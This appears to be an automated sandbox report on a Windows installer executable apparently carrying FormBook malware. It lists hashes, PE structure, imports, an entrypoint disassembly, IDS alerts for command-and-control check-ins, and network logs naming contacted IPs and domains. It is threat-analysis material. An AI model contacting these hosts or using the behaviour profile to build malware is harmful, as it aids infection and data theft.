Preview:	.u*...kf..w`.L.b.P..^2vB:[..?..I...&..o...:.^|Z.mE.ze.lN.x.M.+...@.....$s.....In.~*..p.e.'a.....\|.0e....AT.0...vQ.....?.(Ij&i...p.e..q..K.....K).]...3..T.....bA...!.K.P..J..f+..f.&H.....)....v... j..A.*.M.....T\.e8..}..}B.$....i.B.d.}.Q...U7.5.D9....s.....]..C.n.....r..'..A....gD...5.^.O..W}..g}p.2n..B.(p=..9...V.k..;a...Z.{\.....BI[:.S..i..T....X.>c._....:.Z.6..'.y.)%&Gd...Y.Lo.v..z..c. .....E....7....J.dJ.[.fy.....(8A....+..L.....2&O..c.|U.r8...-..u hX/9h._ i..8't...m,~.....^q....r.-?.....5%.../`6..C...T-l.....Z$..E...T.lOQ6.+$.B..V..3-U....q..X..R..-;S.Be..p.hP{..+.r. ..N2T..;.R6....`.3.~...(IG...tVx1[.....Dec.W.-L...Cv"....._.bA/...5..X..w.K.....9/K.i$=.o-8A..;..!..b1s.3H.w$..{.^h.....d.kv.Mz+.N^.u..5.7.X_.....r.A+...B.....:[..?....$C.&vw0.j5.....d .....2..z..WZ..n...._yF<...n..+.S.Ce...I.{\.6.....{Z..h_.}C[X..g-.Q0!....D.Ij...(G.z.d.q.....}.B8..Lo....3[.V.>..$L...TW..2.I.7y.....F....T.z.....x.....Q..3.du..*.)..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.904825034789928
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NdBLyH2h5d.exe
File size:	207111
MD5:	3fef6985af0d52ab6701df170096b504
SHA1:	ac8db3220c960262f8e666eae676066cec541b3a
SHA256:	a9c3d37d324e9b6a0ebf9f9369c68cc288117edc4657d086b0fbc0cbafee9e64
SHA512:	e2cfc5465a281dbe65152d21e6a1250559e042c59eb8c313a4cae8c4846fb5e998f83d74e97122ba01c63dd10c052a1c6137c85dfe6f6abd9f7894d8811319c4
SSDEEP:	3072:HyewmN4skJ6VtZmtsl0UDwDZ6jnJ+vmebKkjgiuK5svdujBO1niLCA0RvNbBorAC:HddmedJjkvxKvMCA0TirvG6t
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007FF688C03BD8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FF688C01319h
test eax, eax
jne 00007FF688C013D6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FF688C03BC3h
call 00007FF688C012F9h
test eax, eax
je 00007FF688C014F2h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FF688C03B81h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007FF688C013BCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:06:12.886360	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49709	34.102.136.180	192.168.2.3
04/12/21-10:06:24.103583	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.3	52.15.160.167
04/12/21-10:06:24.103583	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.3	52.15.160.167
04/12/21-10:06:24.103583	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49713	80	192.168.2.3	52.15.160.167
04/12/21-10:06:39.648039	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.3	213.171.195.105
04/12/21-10:06:39.648039	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.3	213.171.195.105
04/12/21-10:06:39.648039	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.3	213.171.195.105
04/12/21-10:06:56.074540	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.3	23.227.38.74
04/12/21-10:06:56.074540	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.3	23.227.38.74
04/12/21-10:06:56.074540	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.3	23.227.38.74
04/12/21-10:06:56.251104	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49725	23.227.38.74	192.168.2.3
04/12/21-10:07:06.602644	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49726	185.253.212.22	192.168.2.3
04/12/21-10:07:23.705914	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	184.168.131.241
04/12/21-10:07:23.705914	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	184.168.131.241
04/12/21-10:07:23.705914	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	184.168.131.241
04/12/21-10:07:34.592023	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	104.21.24.135
04/12/21-10:07:34.592023	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	104.21.24.135
04/12/21-10:07:34.592023	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.3	104.21.24.135
04/12/21-10:07:39.845866	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.3

Network Port Distribution

Total Packets: 87

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:06:12.700453043 CEST	49709	80	192.168.2.3	34.102.136.180
Apr 12, 2021 10:06:12.742374897 CEST	80	49709	34.102.136.180	192.168.2.3
Apr 12, 2021 10:06:12.742485046 CEST	49709	80	192.168.2.3	34.102.136.180
Apr 12, 2021 10:06:12.742605925 CEST	49709	80	192.168.2.3	34.102.136.180
Apr 12, 2021 10:06:12.786351919 CEST	80	49709	34.102.136.180	192.168.2.3
Apr 12, 2021 10:06:12.886359930 CEST	80	49709	34.102.136.180	192.168.2.3
Apr 12, 2021 10:06:12.886396885 CEST	80	49709	34.102.136.180	192.168.2.3
Apr 12, 2021 10:06:12.886513948 CEST	49709	80	192.168.2.3	34.102.136.180
Apr 12, 2021 10:06:12.886676073 CEST	49709	80	192.168.2.3	34.102.136.180
Apr 12, 2021 10:06:12.930332899 CEST	80	49709	34.102.136.180	192.168.2.3
Apr 12, 2021 10:06:17.975327015 CEST	49711	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:06:18.179218054 CEST	80	49711	184.168.131.241	192.168.2.3
Apr 12, 2021 10:06:18.181422949 CEST	49711	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:06:18.181508064 CEST	49711	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:06:18.385077000 CEST	80	49711	184.168.131.241	192.168.2.3
Apr 12, 2021 10:06:18.420839071 CEST	80	49711	184.168.131.241	192.168.2.3
Apr 12, 2021 10:06:18.420866966 CEST	80	49711	184.168.131.241	192.168.2.3
Apr 12, 2021 10:06:18.421087027 CEST	49711	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:06:18.421169043 CEST	49711	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:06:18.624491930 CEST	80	49711	184.168.131.241	192.168.2.3
Apr 12, 2021 10:06:23.963184118 CEST	49713	80	192.168.2.3	52.15.160.167
Apr 12, 2021 10:06:24.103296995 CEST	80	49713	52.15.160.167	192.168.2.3
Apr 12, 2021 10:06:24.103418112 CEST	49713	80	192.168.2.3	52.15.160.167
Apr 12, 2021 10:06:24.103583097 CEST	49713	80	192.168.2.3	52.15.160.167
Apr 12, 2021 10:06:24.240886927 CEST	80	49713	52.15.160.167	192.168.2.3
Apr 12, 2021 10:06:24.241137028 CEST	80	49713	52.15.160.167	192.168.2.3
Apr 12, 2021 10:06:24.241153955 CEST	80	49713	52.15.160.167	192.168.2.3
Apr 12, 2021 10:06:24.241297960 CEST	49713	80	192.168.2.3	52.15.160.167
Apr 12, 2021 10:06:24.241328001 CEST	49713	80	192.168.2.3	52.15.160.167
Apr 12, 2021 10:06:24.383333921 CEST	80	49713	52.15.160.167	192.168.2.3
Apr 12, 2021 10:06:39.591603041 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:39.647742033 CEST	80	49718	213.171.195.105	192.168.2.3
Apr 12, 2021 10:06:39.647850037 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:39.648039103 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:39.703845978 CEST	80	49718	213.171.195.105	192.168.2.3
Apr 12, 2021 10:06:39.703871965 CEST	80	49718	213.171.195.105	192.168.2.3
Apr 12, 2021 10:06:39.703888893 CEST	80	49718	213.171.195.105	192.168.2.3
Apr 12, 2021 10:06:39.703958988 CEST	80	49718	213.171.195.105	192.168.2.3
Apr 12, 2021 10:06:39.704070091 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:39.704123974 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:39.704212904 CEST	49718	80	192.168.2.3	213.171.195.105
Apr 12, 2021 10:06:45.028251886 CEST	49721	80	192.168.2.3	169.1.24.244
Apr 12, 2021 10:06:45.261461020 CEST	80	49721	169.1.24.244	192.168.2.3
Apr 12, 2021 10:06:45.261641979 CEST	49721	80	192.168.2.3	169.1.24.244

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:06:45.261780977 CEST	49721	80	192.168.2.3	169.1.24.244
Apr 12, 2021 10:06:45.496073008 CEST	80	49721	169.1.24.244	192.168.2.3
Apr 12, 2021 10:06:45.496208906 CEST	49721	80	192.168.2.3	169.1.24.244
Apr 12, 2021 10:06:45.496284008 CEST	49721	80	192.168.2.3	169.1.24.244
Apr 12, 2021 10:06:45.720632076 CEST	80	49721	169.1.24.244	192.168.2.3
Apr 12, 2021 10:06:50.677201033 CEST	49723	80	192.168.2.3	162.209.114.201
Apr 12, 2021 10:06:50.800687075 CEST	80	49723	162.209.114.201	192.168.2.3
Apr 12, 2021 10:06:50.801640987 CEST	49723	80	192.168.2.3	162.209.114.201
Apr 12, 2021 10:06:50.801923037 CEST	49723	80	192.168.2.3	162.209.114.201
Apr 12, 2021 10:06:50.925311089 CEST	80	49723	162.209.114.201	192.168.2.3
Apr 12, 2021 10:06:50.927325964 CEST	80	49723	162.209.114.201	192.168.2.3
Apr 12, 2021 10:06:50.927370071 CEST	80	49723	162.209.114.201	192.168.2.3
Apr 12, 2021 10:06:50.927634954 CEST	49723	80	192.168.2.3	162.209.114.201
Apr 12, 2021 10:06:50.927676916 CEST	49723	80	192.168.2.3	162.209.114.201
Apr 12, 2021 10:06:51.051131964 CEST	80	49723	162.209.114.201	192.168.2.3
Apr 12, 2021 10:06:56.031466961 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:06:56.073962927 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.074162960 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:06:56.074539900 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:06:56.116856098 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251104116 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251144886 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251162052 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251178026 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251194000 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251204967 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251220942 CEST	80	49725	23.227.38.74	192.168.2.3
Apr 12, 2021 10:06:56.251365900 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:06:56.251424074 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:06:56.251529932 CEST	49725	80	192.168.2.3	23.227.38.74
Apr 12, 2021 10:07:06.477828026 CEST	49726	80	192.168.2.3	185.253.212.22
Apr 12, 2021 10:07:06.537234068 CEST	80	49726	185.253.212.22	192.168.2.3
Apr 12, 2021 10:07:06.537369967 CEST	49726	80	192.168.2.3	185.253.212.22
Apr 12, 2021 10:07:06.537733078 CEST	49726	80	192.168.2.3	185.253.212.22
Apr 12, 2021 10:07:06.602602005 CEST	80	49726	185.253.212.22	192.168.2.3
Apr 12, 2021 10:07:06.602643967 CEST	80	49726	185.253.212.22	192.168.2.3
Apr 12, 2021 10:07:06.602660894 CEST	80	49726	185.253.212.22	192.168.2.3
Apr 12, 2021 10:07:06.602829933 CEST	49726	80	192.168.2.3	185.253.212.22
Apr 12, 2021 10:07:06.602936029 CEST	49726	80	192.168.2.3	185.253.212.22
Apr 12, 2021 10:07:06.662379980 CEST	80	49726	185.253.212.22	192.168.2.3
Apr 12, 2021 10:07:17.967724085 CEST	49732	80	192.168.2.3	45.142.156.44
Apr 12, 2021 10:07:18.187750101 CEST	80	49732	45.142.156.44	192.168.2.3
Apr 12, 2021 10:07:18.187925100 CEST	49732	80	192.168.2.3	45.142.156.44
Apr 12, 2021 10:07:18.188160896 CEST	49732	80	192.168.2.3	45.142.156.44
Apr 12, 2021 10:07:18.403793097 CEST	80	49732	45.142.156.44	192.168.2.3
Apr 12, 2021 10:07:18.403820038 CEST	80	49732	45.142.156.44	192.168.2.3
Apr 12, 2021 10:07:18.403829098 CEST	80	49732	45.142.156.44	192.168.2.3
Apr 12, 2021 10:07:18.406378984 CEST	49732	80	192.168.2.3	45.142.156.44
Apr 12, 2021 10:07:18.406563044 CEST	49732	80	192.168.2.3	45.142.156.44
Apr 12, 2021 10:07:18.622765064 CEST	80	49732	45.142.156.44	192.168.2.3
Apr 12, 2021 10:07:23.509421110 CEST	49733	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:07:23.705492973 CEST	80	49733	184.168.131.241	192.168.2.3
Apr 12, 2021 10:07:23.705681086 CEST	49733	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:07:23.705914021 CEST	49733	80	192.168.2.3	184.168.131.241
Apr 12, 2021 10:07:23.901904106 CEST	80	49733	184.168.131.241	192.168.2.3
Apr 12, 2021 10:07:23.957165956 CEST	80	49733	184.168.131.241	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:05:20.122581005 CEST	50200	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:20.171334982 CEST	53	50200	8.8.8.8	192.168.2.3
Apr 12, 2021 10:05:22.757194042 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:22.820715904 CEST	53	51281	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:05:27.343539000 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:27.392163992 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 12, 2021 10:05:29.547214031 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:29.596024990 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 12, 2021 10:05:32.684887886 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:32.736320972 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 10:05:53.382253885 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:53.450334072 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 12, 2021 10:05:58.541904926 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:05:58.590631008 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:06.595482111 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:06.644294024 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:12.612741947 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:12.694369078 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:15.645478010 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:15.694255114 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:17.895628929 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:17.974059105 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:19.354692936 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:19.413697004 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:23.741298914 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:23.935321093 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:27.774446011 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:27.826001883 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:29.279805899 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:29.378269911 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:35.918772936 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:35.982625008 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:36.155713081 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:36.227798939 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:38.703079939 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:38.754638910 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:39.501672983 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:39.590591908 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:42.907608032 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:42.956401110 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:43.847261906 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:43.896080017 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:44.767106056 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:45.027236938 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:45.253624916 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:45.313050985 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:50.511313915 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:50.675977945 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:52.377207994 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:52.426156998 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 12, 2021 10:06:55.946742058 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:06:56.030133963 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:01.284339905 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:01.374114037 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:06.384825945 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:06.476445913 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:10.516870975 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:10.594377041 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:11.618877888 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:11.728017092 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:12.890963078 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:12.939604044 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:14.240698099 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:14.289510965 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:16.765417099 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:16.814090014 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:17.345175982 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:17.966291904 CEST	53	61292	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:07:23.420985937 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:23.506768942 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:28.965080976 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:29.043720007 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 10:07:34.469288111 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 12, 2021 10:07:34.549664021 CEST	53	61946	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 10:06:12.612741947 CEST	192.168.2.3	8.8.8.8	0xe041	Standard query (0)	www.fibermover.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:17.895628929 CEST	192.168.2.3	8.8.8.8	0xb7ac	Standard query (0)	www.mojilifenoosa.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:23.741298914 CEST	192.168.2.3	8.8.8.8	0x8bd	Standard query (0)	www.7chd.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:29.279805899 CEST	192.168.2.3	8.8.8.8	0x4b0	Standard query (0)	www.bl927.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:39.501672983 CEST	192.168.2.3	8.8.8.8	0xd579	Standard query (0)	www.hispekdiamond.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:06:44.767106056 CEST	192.168.2.3	8.8.8.8	0xaf00	Standard query (0)	www.swashbug.com	A (IP address)	IN (0x0001)
